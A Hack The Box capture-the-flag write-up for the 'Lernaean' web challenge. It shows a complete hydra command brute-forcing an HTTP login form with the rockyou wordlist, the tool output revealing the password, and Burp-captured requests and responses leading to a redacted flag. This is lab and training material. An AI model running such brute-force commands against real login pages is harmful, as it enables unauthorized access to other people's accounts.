
Lernaean

Hack The Box

PEN-TESTING LABS

Reported by kaiUb (https://github.com/kaiUb777)

1. *Initial web page*




Administrator Login

--- CONFIDENTIAL ---


Please do not try to guess my password!

2. *DNS resolve to use hydra (you can skip this step)*




```
┌─[kaiub@parrot]─[~]
└──╼ $ping docker.hackthebox.eu
PING docker.hackthebox.eu (139.59.202.58) 56(84) bytes of data.
64 bytes from docker.hackthebox.eu (139.59.202.58): icmp_seq=1 ttl=128 time=52.0
 ms
64 bytes from docker.hackthebox.eu (139.59.202.58): icmp_seq=2 ttl=128 time=52.4
 ms
```

3. *Use hydra to brute force password with rockyou wordlist*




```
┌─[kaiub@parrot]─[~]
└──╼ $hydra -l "" -I -P //usr/share/wordlists/rockyou.txt '139.59.202.58' -s '31
828' http-post-form "/:password=^PASS^:F=Invalid" -v
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret
service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-03-26 17:00:
10
[WARNING] Restorefile (ignored ...) from a previous session found, to prevent ov
erwriting, ./hydra.restore
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:
14344399), ~896525 tries per task
[DATA] attacking http-post-form://139.59.202.58:31828/:password=^PASS^:F=Invalid
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[31828][http-post-form] host: 139.59.202.58   password: leonardo
[STATUS] 2122.00 tries/min, 2122 tries in 00:01h, 14342277 to do in 112:39h, 16
active
```

4. *Try to login with valid password result*



Ooops! Too slow!

5. *Analyze in BurpSuite one request with valid password*




Filter: Hiding CSS, image and general binary content

#	Host	Met... ▼	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://docker.hackthebox.e...	POST	/	✓		200	665	HTML		Login - Lernaean			139.59.202.58		16:53:16 2...	8080
14	http://docker.hackthebox.e...	POST	/	✓		200	809	HTML		Login - Lernaean			139.59.202.58		17:02:59 2...	8080
2	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:53:50 2...	8080
3	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:53:55 2...	8080
4	http://detectportal.firefox.c...	GET	/success.txt					text	txt				195.8.22.25		16:54:00 2...	8080
5	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:05 2...	8080
6	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:10 2...	8080
7	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:15 2...	8080
8	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:55:50 2...	8080
9	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:55:55 2...	8080
10	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:56:00 2...	8080
11	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:56:05 2...	8080
12	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:56:10 2...	8080
13	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:56:15 2...	8080
15	http://docker.hackthebox.e...	GET	/ooooooooone.html			200	480	HTML	html	Login - Lernaean			139.59.202.58		17:03:05 2...	8080

```
POST / HTTP/1.1
Host: docker.hackthebox.eu:31828
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:68.0) Gecko/20100101 Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://docker.hackthebox.eu:31828/
Content-Type: application/x-www-form-urlencoded
Content-Length: 17
Origin: http://docker.hackthebox.eu:31828
DNT: 1
Connection: close
Cookie: ajs_user_id=%22cf3020b44a08ef5602461c78634e0288%22; ajs_group_id=null; ajs_anonymous_id=%228cb288fa-478c-4c92-97b2-5a2b57796870%22
Upgrade-Insecure-Requests: 1

password=leonardo
```

6. *Check the response after that and you have the flag!*



Filter: Hiding CSS, image and general binary content

#	Host	Met...	URL	Params	Edited	Status	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
1	http://docker.hackthebox.e...	POST	/	✓		200	665	HTML		Login - Lernaean			139.59.202.58		16:53:16 2...	8080
14	http://docker.hackthebox.e...	POST	/	✓		200	809	HTML		Login - Lernaean			139.59.202.58		17:02:59 2...	8080
2	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:53:50 2...	8080
3	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:53:55 2...	8080
4	http://detectportal.firefox.c...	GET	/success.txt					text	txt				195.8.22.25		16:54:00 2...	8080
5	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:05 2...	8080
6	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:10 2...	8080
7	http://detectportal.firefox.c...	GET	/success.txt			200	379	text	txt				195.8.22.25		16:54:15 2...	8080

```
HTTP/1.1 200 OK
Date: Thu, 26 Mar 2020 17:03:04 GMT
Server: Apache/2.4.18 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 618
Connection: close
Content-Type: text/html; charset=UTF-8

<h1 style='color: #fff;'>HTB{[redacted]}</h1><script type="text/javascript">
                   window.location = "noooooooope.html"
              </script>
<html>
<head>
    <title>Login - Lernaean</title>
</head>
<body style="background-color: #cd4e7b;">
    <center>
        <br><br><br>
        <h1><u>Administrator Login</u></h1>
        <h2>--- CONFIDENTIAL ---</h2>
        <h2>Please do not try to guess my password!</h2>
        <form method="POST">
            <input type="password" name="password"><br><br>
            <input type="submit" value="Submit">
        </form>
    </center>
</body>
</html>
```